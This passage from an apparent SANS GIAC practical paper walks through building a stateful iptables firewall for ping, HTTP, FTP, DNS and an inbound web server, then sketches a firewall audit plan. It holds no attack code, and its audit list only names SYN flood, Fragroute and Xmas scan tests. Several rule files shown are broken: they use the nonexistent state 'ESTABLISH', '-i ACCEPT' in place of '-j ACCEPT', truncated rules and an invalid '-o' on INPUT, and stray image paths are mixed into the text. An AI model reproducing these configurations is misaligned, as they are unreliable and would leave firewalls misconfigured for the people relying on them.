"/etc/sysconfig/iptables" 19L, 578C written      8,57      All

```

Add one rule to allow that packet to go out.

Rule #	Chain Identification	Conditions	Action
1	-A OUTPUT	-o eth0 -p icmp -m icmp --icmp-type 8	-j ACCEPT

The condition said “if the packet have “OUT=eth0” and “PROTO=icmp” and “TYPE=8” then allow the action to happen.”

Please note that most of the time “-p xxx and -m xxx” will be the same. For now, just remember they can be different. Sometimes, -m can be omitted altogether, i.e. in case where -p and -m are the same, but I would like you to make a good practice.

One might think of “-m” to mean “module”. With proper “module”, some “parameter” can be entered, e.g. the parameter -icmp-type is valid only for module icmp. Also note that there is single “dash” before -m, but double “dash” before --icmp-type. By the way, the ICMP type 8 is echo request.

Now, restart the firewall and ping again.

```
ping: sendmsg: Operation not permitted

--- 192.168.3.65 ping statistics ---
4 packets transmitted, 0 received, 100% loss, time 3022ms

[root@linux root]# service iptables restart
Flushing all current rules and tables: [ OK ]
Clearing all current rules and user defined chains: [ OK ]
Applying iptables firewall rules: [ OK ]
[root@linux root]# ping 192.168.3.65
PING 192.168.3.65 (192.168.3.65) from 192.168.3.70 : 56(84) bytes of data.
IN=eth0 OUT= MAC=00:0c:29:5e:8a:28:00:0c:29:67:d0:3d:08:00 SRC=192.168.3.65 DST=
192.168.3.70 LEN=84 TOS=0x00 PREC=0x00 TTL=64 ID=63275 PROTO=ICMP TYPE=0 CODE=0
ID=50729 SEQ=256
IN=eth0 OUT= MAC=00:0c:29:5e:8a:28:00:0c:29:67:d0:3d:08:00 SRC=192.168.3.65 DST=
192.168.3.70 LEN=84 TOS=0x00 PREC=0x00 TTL=64 ID=63276 PROTO=ICMP TYPE=0 CODE=0
ID=50729 SEQ=512
IN=eth0 OUT= MAC=00:0c:29:5e:8a:28:00:0c:29:67:d0:3d:08:00 SRC=192.168.3.65 DST=
192.168.3.70 LEN=84 TOS=0x00 PREC=0x00 TTL=64 ID=63277 PROTO=ICMP TYPE=0 CODE=0
ID=50729 SEQ=768

--- 192.168.3.65 ping statistics ---
3 packets transmitted, 0 received, 100% loss, time 2012ms

[root@linux root]# _
```

An ICMP packet with ICMP type 0 is trying to get in.

This time around, we got a different logging message. From the information above we can adjust the rule accordingly.

```
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

-A INPUT -i lo -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
# Simply rule like the following one would do
# -A INPUT -o eth0 -p icmp -m icmp --icmp-type 0 -j ACCEPT
# but I love to do the magic
-A INPUT -m state --state ESTABLISH -j ACCEPT
-A OUTPUT -o eth0 -p icmp -m icmp --icmp-type 0 -j ACCEPT
-A INPUT -j LOG
-A OUTPUT -j LOG
#
# Simply comments these rules out
# Use them as a template when necessary
#
#-A INPUT -p tcp -m tcp --dport 22 --syn -j ACCEPT
#-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth0 -j ACCEPT
#-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth1 -j ACCEPT
#-A INPUT -p udp -m udp -s 127.0.0.1 --sport 53 -d 0/0 -j ACCEPT
"/etc/sysconfig/iptables" 23L, 760C written          12,19          Top
```

This rule would destroy the beauty of stateful firewall

This rule provide a powerful feature of stateful firewall

To adjust the rule according to the previous logging information, we now have choices. The first one is to simply use the dull packet filtering technique. Well, surely enough, we do not want that. Instead, we go for the stateful firewall technique.

Rule #	Chain Identification	Conditions	Action
1	-A INPUT	-m state --state ESTABLISHED	-j ACCEPT

This rule can be interpreted as “I don’t care about what protocol the packet is or what port or what type, if this packet is part of the ESTABLISHED flow, then I will let the action take place.”

The notion of “ESTABLISHED” flow is powerful, but require some explanation. Say, in this case, we have already “accept” the request to go out, thus, the reply, which is part of the flow of communication, should be allowed to let in. Yes, it is as simple as that!

Now, restart your firewall and you should see that the ping is now successfully replied. (Please be sure that the machine that you are trying to ping really exists, otherwise, we do not guarantee the same result!)

```
# Simply comments these rules out
# Use them as a template when necessary
#
#-A INPUT -p tcp -m tcp --dport 22 --syn -j ACCEPT
#-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth0 -j ACCEPT
#-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth1 -j ACCEPT
#-A INPUT -p udp -m udp -s 127.0.0.1 --sport 53 -d 0/0 -j ACCEPT
"/etc/sysconfig/iptables" 23L, 760C written
[root@linux root]# service iptables restart
Flushing all current rules and user defined chains: [ OK ]
Clearing all current rules and user defined chains: [ OK ]
Applying iptables firewall rules: ip_conntrack (256 buckets, 2048 max) [ OK ]

[root@linux root]# ping 192.168.3.65
PING 192.168.3.65 (192.168.3.65) from 192.168.3.70 : 56(84) bytes of data.
64 bytes from 192.168.3.65: icmp_seq=1 ttl=64 time=3.50 ms
64 bytes from 192.168.3.65: icmp_seq=2 ttl=64 time=0.453 ms
64 bytes from 192.168.3.65: icmp_seq=3 ttl=64 time=0.791 ms


--- 192.168.3.65 ping statistics ---
3 packets transmitted, 3 received, 0% loss, time 2000ms
rtt min/avg/max/mdev = 0.453/1.583/3.505/1.366 ms
[root@linux root]# _
```

2.8.10.4. Allow HTTP to other machine

Now, let surf some web. This should not be as difficult except that the protocol will be TCP instead of ICMP.

For our purpose of demonstration, we simply use the program called “lynx” to test the HTTP connection. In our example, we will assume that machine “192.168.3.65” is the web server.

Once we launch “lynx” we got the following information showing.



```
Making HTTP connection to 192.168.3.65 IN= OUT=eth0 SRC=192.168.3.70 DST=192.168.3.65 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF PROTO=TCP SPT=1028 DPT=80 WINDOW=5840 RES=0x00 SYN URGP=0
IN= OUT=eth0 SRC=192.168.3.70 DST=192.168.3.65 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF PROTO=TCP SPT=1028 DPT=80 WINDOW=5840 RES=0x00 SYN URGP=0

Exiting via interrupt: 2
[root@linux root]# _
```

From the above information, we adjust our firewall rules accordingly.

```

*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

-A INPUT -i lo -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
# Simply rule like the following one would do
# -A INPUT -o eth0 -p icmp -m icmp --icmp-type 0 -j ACCEPT
# but I love to do the magic
-A INPUT -m state --state ESTABLISH -j ACCEPT
-A OUTPUT -o eth0 -p tcp -m tcp --dport 80 --syn -j ACCEPT
-A OUTPUT -o eth0 -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A INPUT -j LOG
-A OUTPUT -j LOG
#
# Simply comments these rules out
# Use them as a template when necessary
#
#-A INPUT -p tcp -m tcp --dport 22 --syn -j ACCEPT
#-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth0 -j ACCEPT
#-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth1 -j ACCEPT
"/etc/sysconfig/iptables" 25L, 888C                                     13,1                               Top

```

Rule #	Chain Identification	Conditions	Action
1	-A OUTPUT	-o eth0 -p tcp -m tcp -dport 80 --syn	-j ACCEPT

A Rule #1 is added to OUTPUT chain, so it will be applied to packet going out from this particular machine. The condition said “if a packet want to go out using eth0 and the packet is TCP with destination port 80 (HTTP) and the packet’s flags SYN,ACK,FIN have been examined to ensure that only SYN flag set, then let the action happen.”

Note that the special “--syn” means all three flags are examined, SYN, ACK, FIN, and make sure that only SYN flag, which signify connection establishment request, is set. In some case, there have been known attack mix-and-match these flags to the impossible combination, e.g. all three of them would never been set “on” at the same time. Moreover, this check ensures that only the connection request is allowed to go out. Once the connection is allowed, the connection is now in the state ESTABLISHED⁷⁵, so the response is allowed to be in as we have already set the rule to allow this to happen.

⁷⁵ Please note here that the three-way handshaking is not complete yet, because only one packet has been sent out, however, our firewall record this as an ESTABLISHED connection to allow the response to come back properly.

```
Test Page for the Apache Web Server on Red Hat Linux (p1 of 3)

Test Page

This page is used to test the proper operation of the Apache Web
server after it has been installed. If you can read this page, it
means that the Apache Web server installed at this site is working
properly.

-----

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note
that until you do so, people visiting your website will see this page,
and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are
seeing this page because the default DocumentRoot set in
/etc/httpd/conf/httpd.conf has changed. Any subdirectories which
existed under /home/httpd should now be moved to /var/www.
Alternatively, the contents of /var/www can be moved to /home/httpd,
and the configuration file can be updated accordingly.

-- press space for next page --
Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

2.8.10.5. Allow FTP to other machine

While ICMP is simple, only two packet are involved, one in and one out, the HTTP is more complex, the TCP three-way handshaking has to take place, then information sent out, then the connection is tear down. The most complex of all is FTP protocol. There are two connections involves, one for command transfer and the other one for data transfer. Even worse, there is no specific arrangement as to what port should be opened to accept the data transfer connection and who make the connection to whom, client or server.

FTP used to be a headache for firewall administrator, but not anymore. Here is how we deal with it. First assume that the server "192.168.3.65" is now our FTP server. Trying to ftp out to that server cause the following screen.

© SANS Institute

flags SYN,ACK,FIN have been examined to ensure that only SYN flag set, then let the action happen.”

Now, we should be able to connect to the ftp server.

```
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]# ftp 192.168.3.65
Connected to 192.168.3.65 (192.168.3.65).
220 ready, dude (vsFTPD 1.1.0: beat me, break me)
Name (192.168.3.65:root): root
331 Please specify the password.
Password:
230 Login successful. Have fun.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> _
```

Cool? Not yet! Try to log in and do some command, and you'll see why.

```
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]# ftp 192.168.3.65
Connected to 192.168.3.65 (192.168.3.65).
220 ready, dude (vsFTPD 1.1.0: beat me, break me)
Name (192.168.3.65:root): root
331 Please specify the password.
Password:
230 Login successful. Have fun.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (192,168,3,65,24,164)
IN= OUT=eth0 SRC=192.168.3.70 DST=192.168.3.65 LEN=60 TOS=0x00 PREC=0x00 TTL=64
ID=35368 DF PROTO=TCP SPT=1037 DPT=6308 WINDOW=5840 RES=0x00 SYN URG=0
IN= OUT=eth0 SRC=192.168.3.70 DST=192.168.3.65 LEN=60 TOS=0x00 PREC=0x00 TTL=64
ID=35368 DF PROTO=TCP SPT=1037 DPT=6308 WINDOW=5840 RES=0x00 SYN URG=0
IN= OUT=eth0 SRC=192.168.3.70 DST=192.168.3.65 LEN=60 TOS=0x00 PREC=0x00 TTL=64
ID=35368 DF PROTO=TCP SPT=1037 DPT=6308 WINDOW=5840 RES=0x00 SYN URG=0
```


A TCP packet want to go out to 192.168.3.65 with flag SYN set. Notice the SPT (source port) and DST (destination port). They are unpredictable!

There is some LOG entry showing up. Look at the source and the destination port. That's why I said it have caused firewall administrator headache over years, they are unpredictable. One the client connects to the

server, some **application level** beyond TCP/IP level arrange the agreement as to who will be waiting for data transfer connection at what port. So, how do we deal with this problem? Well, we use stateful firewall feature again, but this time with an assistant of a **special connection-tracking** module. Like I said, the arrangement for data transfer connection establishment is done in the **application level** so we need some module that understand that. Right, there is the separated connection-tracking module written specifically for each of those application. (And, of course, this kind of module doesn't exist for all type of application that make use of separated connection like FTP does. Take ICQ for example!)

So, we will first modify our state rule what we have allowed only ESTABLISHED state to also allow the RELATED state. The RELATED state is just like you tell the firewall to check with the **special connection-tracking** module that the outgoing or incoming packets (depends on which chain the rule is in) is related to the previously ESTABLISHED connection. Take FTP for example, it is the nature of FTP protocol to have a data transfer connection after the command transfer connection has been established, so even though the data transfer connection is entirely new connection, it is RELATED to the previous command transfer connection.

Now, let modified the state of both rules in INPUT and OUTPUT chain.



```
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

-A INPUT -i lo -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
# Simply rule like the following one would do
# -A INPUT -o eth0 -p icmp -m icmp --icmp-type 0 -j ACCEPT
# but I love to do the magic
-A INPUT -m state --state ESTABLISH,RELATED -j ACCEPT
-A OUTPUT -m state --state ESTABLISH,RELATED -j ACCEPT
-A OUTPUT -o eth0 -p tcp -m tcp --dport 80 --syn -j ACCEPT
-A OUTPUT -o eth0 -p tcp -m tcp --dport 21 --syn -j ACCEPT
-A OUTPUT -o eth0 -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A INPUT -j LOG
-A OUTPUT -j LOG
#
# Simply comments these rules out
# Use them as a template when necessary
#
-A INPUT -p tcp -m tcp --dport 22 --syn -j ACCEPT
-A INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i eth0 -j ACCEPT
"/etc/sysconfig/iptables" 26L, 945C                               19,1                               Top
```

Now, before we fire the test again. Let also load the **special connection-tracking module** for FTP. I want to show you where the file resides in, so I search for filename with "ip_conntrack_ftp".

```

[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]# locate ip_conntrack_ftp
/usr/include/linux/netfilter_ipv4/ip_conntrack_ftp.h
/usr/src/linux-2.4.18-14/include/linux/modules/ip_conntrack_ftp.stamp
/usr/src/linux-2.4.18-14/include/linux/modules/ip_conntrack_ftp.ver
/usr/src/linux-2.4.18-14/include/linux/netfilter_ipv4/ip_conntrack_ftp.h
/usr/src/linux-2.4.18-14/net/ipv4/netfilter/ip_conntrack_ftp.c
/lib/modules/2.4.18-14/kernel/net/ipv4/netfilter/ip_conntrack_ftp.o
[root@linux root]# insmod ip_conntrack_ftp
Using /lib/modules/2.4.18-14/kernel/net/ipv4/netfilter/ip_conntrack_ftp.o
[root@linux root]# _

```

Insert the module
ip_conntrack_ftp.

The module is part of the kernel. Let's load it with the command "insmod". You can always check if the module has been loaded by using the command "lsmod" to list the module loaded.

Now you should be able to use ftp perfectly.

```

[root@linux root]#
[root@linux root]#
[root@linux root]# ftp 192.168.3.65
Connected to 192.168.3.65 (192.168.3.65).
220 ready, dude (vsFTPD 1.1.0: beat me, break me)
Name (192.168.3.65:root): root
331 Please specify the password.
Password:
230 Login successful. Have fun.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (192,168,3,65,68,105)
150 Here comes the directory listing.
-rw-r--r--  1 0      0      1779 May 24 02:54 anaconda-ks.cfg
-rw-r--r--  1 0      0     14353 May 24 02:52 install.log
-rw-r--r--  1 0      0     4096 May 24 02:51 install.log.syslog
226 Directory send OK.
ftp> get install.log
local: install.log remote: install.log
227 Entering Passive Mode (192,168,3,65,96,57)
150 Opening BINARY mode data connection for install.log (14353 bytes).
226 File send OK.
14353 bytes received in 0.0296 secs (4.7e+02 Kbytes/sec)
ftp> _

```

2.8.10.5. Allow DNS query to other machine

We have shown the example of simple ICMP, TCP, complex TCP, now it is time for UDP. We do have some UDP application in everyday networking

such as DHCP and DNS query. I think from our template we have already had the example of DHCP rules. Let's take the DNS query as an example this time.

We'll use "dig" for our demonstration, "nslookup" could also be used if you would like to.

```
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]# dig @192.168.3.65 www.packer.com
IN= OUT=eth0 SRC=192.168.3.70 DS=192.168.3.65 LEN=60 TOS=0x00 PREC=0x00 TTL=64
ID=0 DF PROTO=UDP SPT=1025 DPT=53 LEN=40
IN= OUT=eth0 SRC=192.168.3.70 DST=192.168.3.65 LEN=60 TOS=0x00 PREC=0x00 TTL=64
ID=0 DF PROTO=UDP SPT=1025 DPT=53 LEN=40
[root@linux root]#
```

From the above information, we adjust our firewall rules accordingly.

```
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

-A INPUT -i lo -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
# Simply rule like the following one would do
# -A INPUT -o eth0 -p icmp -m icmp --icmp-type 0 -j ACCEPT
# but I love to do the magic
-A INPUT -m state --state ESTABLISH,RELATED -j ACCEPT
-A OUTPUT -m state --state ESTABLISH,RELATED -j ACCEPT
-A OUTPUT -o eth0 -p tcp -m tcp --dport 80 --syn -j ACCEPT
-A OUTPUT -o eth0 -p tcp -m tcp --dport 21 --syn -j ACCEPT
-A OUTPUT -o eth0 -p udp -m udp --dport 53 -j ACCEPT
-A OUTPUT -o eth0 -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A INPUT -j LOG
-A OUTPUT -j LOG
#
# Simply comments these rules out
# Use them as a template when necessary
#
#-A INPUT -p tcp -m tcp --dport 22 --syn -j ACCEPT

"/etc/susconfig/iptables" 27L, 1000C
```

Rule #	Chain Identification	Conditions	Action
1	-A OUTPUT	-o eth0 -p udp -m udp --dport 53	-j ACCEPT

A Rule #1 is added to OUTPUT chain, so it will be applied to packet going out from this particular machine. The condition said “if a packet want to go out using eth0 and the packet is UDP with destination port 53 (DNS), then let the action to take place.”

After you restart the firewall, you will now be able to query the DNS server.

```
[root@linux root]#
[root@linux root]#
[root@linux root]# dig @192.168.3.65 www.hacker.com

; <<>> DiG 9.2.1 <<>> @192.168.3.65 www.hacker.com
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30070
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.hacker.com.                IN      A

;; ANSWER SECTION:
www.hacker.com.                86400   IN      A      192.168.3.51

;; AUTHORITY SECTION:
hacker.com.                    86400   IN      NS      hacker.com.

;; Query time: 10 msec
;; SERVER: 192.168.3.65#53(192.168.3.65)
;; WHEN: Tue May 27 03:34:51 2003
;; MSG SIZE rcvd: 62

[root@linux root]#
```

2.8.10.6. Allow other machine to access to our machine acting as a WWW Server

So far, we use our machine as the client. You should do some exercise to let our machine as a server such as HTTP server, FTP server, or even allow ping to our server. I would not go in to detail of all those, but I will give one of them as the example. To help you get the idea.

First, you would need to set up this server as a HTTP server (or WWW server for that matter). I would not show the instruction to do this. For most Linux server install, however, a simple command `/etc/rc.d/init.d/httpd start` would do the trick.

Then try to access the web server from other machine. On the console (of the server itself), because of our “LOG” rule in INPUT & OUTPUT chain, we got the following information.

```
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]#
[root@linux root]# service httpd restart
Stopping httpd: [ OK ]
Starting httpd: [ OK ]
[root@linux root]# IN=eth0 OUT= MAC=00:0c:29:5e:8a:28:00:0c:29:67:d0:3d:08:00 SRC=192.168.3.65 DST=192.168.3.70 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=14674 DF PROTO=TCP SPT=1032 DPT=80 WINDOW=5840 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:5e:8a:28:00:0c:29:67:d0:3d:08:00 SRC=192.168.3.65 DST=192.168.3.70 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=14675 DF PROTO=TCP SPT=1032 DPT=80 WINDOW=5840 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:5e:8a:28:00:0c:29:67:d0:3d:08:00 SRC=192.168.3.65 DST=192.168.3.70 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=14676 DF PROTO=TCP SPT=1032 DPT=80 WINDOW=5840 RES=0x00 SYN URG=0
```

A TCP packet want to come in to our server (192.1y68.3.70) at the destination port 80 (HTTP). Also notice that the flag SYN is set.

From the above information, we adjust the rule accordingly.

```
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

-A INPUT -i lo -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
# Simply rule like the following one would do
# -A INPUT -o eth0 -p icmp -m icmp --icmp-type 0 -j ACCEPT
# but I love to do the magic
-A INPUT -m state --state ESTABLISH,RELATED -j ACCEPT
-A INPUT -i eth0 -p tcp -m tcp --dport 80 --syn -j ACCEPT
-A OUTPUT -m state --state ESTABLISH,RELATED -j ACCEPT
-A OUTPUT -o eth0 -p tcp -m tcp --dport 80 --syn -j ACCEPT
-A OUTPUT -o eth0 -p tcp -m tcp --dport 21 --syn -i ACCEPT
-A OUTPUT -o eth0 -p udp -m udp
-A OUTPUT -o eth0 -p icmp -m icmp
-A INPUT -j LOG
-A OUTPUT -j LOG
#
# Simply comments these rules out
# Use them as a template when needed
#
-A INPUT -p tcp -m tcp --dport 22 --syn -j ACCEPT
"/etc/sysconfig/iptables" 28L, 1061C 1,1 Top
```

Add a rule to accept incoming TCP packet coming to port 80 (HTTP). Do not forget to specify that the flag SYN and only the flag SYN is set.

Next, restart the firewall, and then test again from the client. The request should be able to go through.

Part III: Verify the Firewall Policy

3.1. Introduction

This section is about the technical audit of GIAC Enterprises's primary firewall to verify that **the policies are correctly enforced**.

At GIAC Enterprises, we audit our firewall bi-monthly or every time there is a change in firewall rule. The following are the script that we follows in order to audit our firewall.

3.1.1. Scan the opening ports on firewall on all NICs

- There are three NICs on the External Firewall
- There are three NICs on the Internal Firewall
- There are one NIC on the every host-centric firewall

3.1.2. Functionality Testing

- This phase concerning whether the access requirements has been fulfilled).
- This phase check the operational function of firewall. The firewalls are tested to see if it allows the traffic that expects to be allowed to go through.
- In this phase, we test every rules defined in the access requirements. Currently, we have altogether XXX rules of access requirements.

3.1.3. Denial Testing

- This phase concerning whether anything other kind of access that is not explicitly defined in the access requirements are denied.
- Check that the packets that are expected to drop are dropped.

3.1.4. Firewall under fire

- In this phase, the tolerance level against various kind of firewall deception or abuse is tested.
- Tolerance against DOS such as SYN flood
- Tolerance against Fragroute
- Tolerance against Xmas Scan. (e.g. SYN & FIN on the same TCP packet)

3.2. Non-technical approach to rule base implementation

Before the audit phase, it is important that controls exist to ensure that rule base is properly implemented based on access requirements. We have the following control in place during the firewall's rule base implementation phase.

3.2.1. Separation of Duty

We have separated the task of implementing the firewall rule base into three functions. These functions are **access requirement analyst, rule base transformer, and rule base implementation.**

3.2.1.1. Access Requirement Analyst

The first one is to analyze and prepare the access requirements. After it has been presented to and being signed by the GIAC Enterprises Information System (IS) department director, the access requirement is then passed on to the next person.

3.2.1.2. Rule base transformer

This function involves transforming the access requirement tables into rule base tables using the following guidelines.

3.2.1.2.1. For every rule involved the INPUT chain, the input NICs e.g. input=eth0 or input=eth1 **MUST** be specified.

3.2.1.2.2. For every rule involved the OUTPUT chain, the output NICs e.g. output=eth0 or output=eth1 **MUST** be specified.

3.2.1.2.3. For every rule involved the FORWARD chains, both the input and the output NICs e.g. input=eth0 and output=eth1 **MUST** be specified.

3.2.1.2.4. Care **MUST** be given when there is a special case for example in our case

3.2.1.2.4.1. VPN Security Gateway's OUTPUT chain **MUST** be checked seriously to avoid being the gateway for attacker. Only access specified by the access requirements are allowed.

3.2.1.2.4.2. Allowing Internal Network to pass through Internal Firewall to the Internet would allow the Internal Network to access to the External DMZ as well⁷⁶. Care **MUST** be taken because while the access requirements allow the Internal Network to go to the Internet, it does not allow the Internal Network to the External DMZ.

3.2.1.2.5. The output tables (in the worksheet) from this phase must be in the form

Ref #	Firewall ID	Chain	IN NIC	Out NIC	Prot Type	SRC IP	SRC Port	DST IP	DST Port	Flags	Action
-------	-------------	-------	--------	---------	-----------	--------	----------	--------	----------	-------	--------

Before we proceed to the next step, we ensure that all REF number from the access requirement tables has been accounted for. Descriptions of each column in the previous worksheet are described below.

Ref #	Referring to access requirement reference number
Firewall ID	External Firewall Internal Firewall VPN Security Gateway Firewall External DNS's Host-centric Firewall Etc.
Chain	Iptables's chain <ul style="list-style-type: none"> • INPUT chain • OUTPUT chain • FORWARD chain
IN NIC	Input Network Interface Card e.g. eth0, eth1
OUT NIC	Output Network Interface Card e.g. eth0, eth1
Prot Type	Protocol Type <ul style="list-style-type: none"> • TCP • UDP • ICMP
SRC IP	The source IP of the packets
SRC Port	TCP or UDP source ports
DST IP	The destination IP of the packets
DST Port	TCP or UDP destination ports
Flag	e.g. --syn = testing SYN FIN ACK [only SYN must be set in order for the condition to be true.
Action	ACCEPT ⁷⁷

⁷⁷ Or REJECT or DROP but we think only ACCEPT is enough because we have set the default policy to DROP.

In Retrospect's Note

We have actually realized that this problem [stated in 3.2.1.2.4.2] could be avoided by having one more segment for the External Firewall and leave the link between Internal and External firewall to only connect those two devices together.

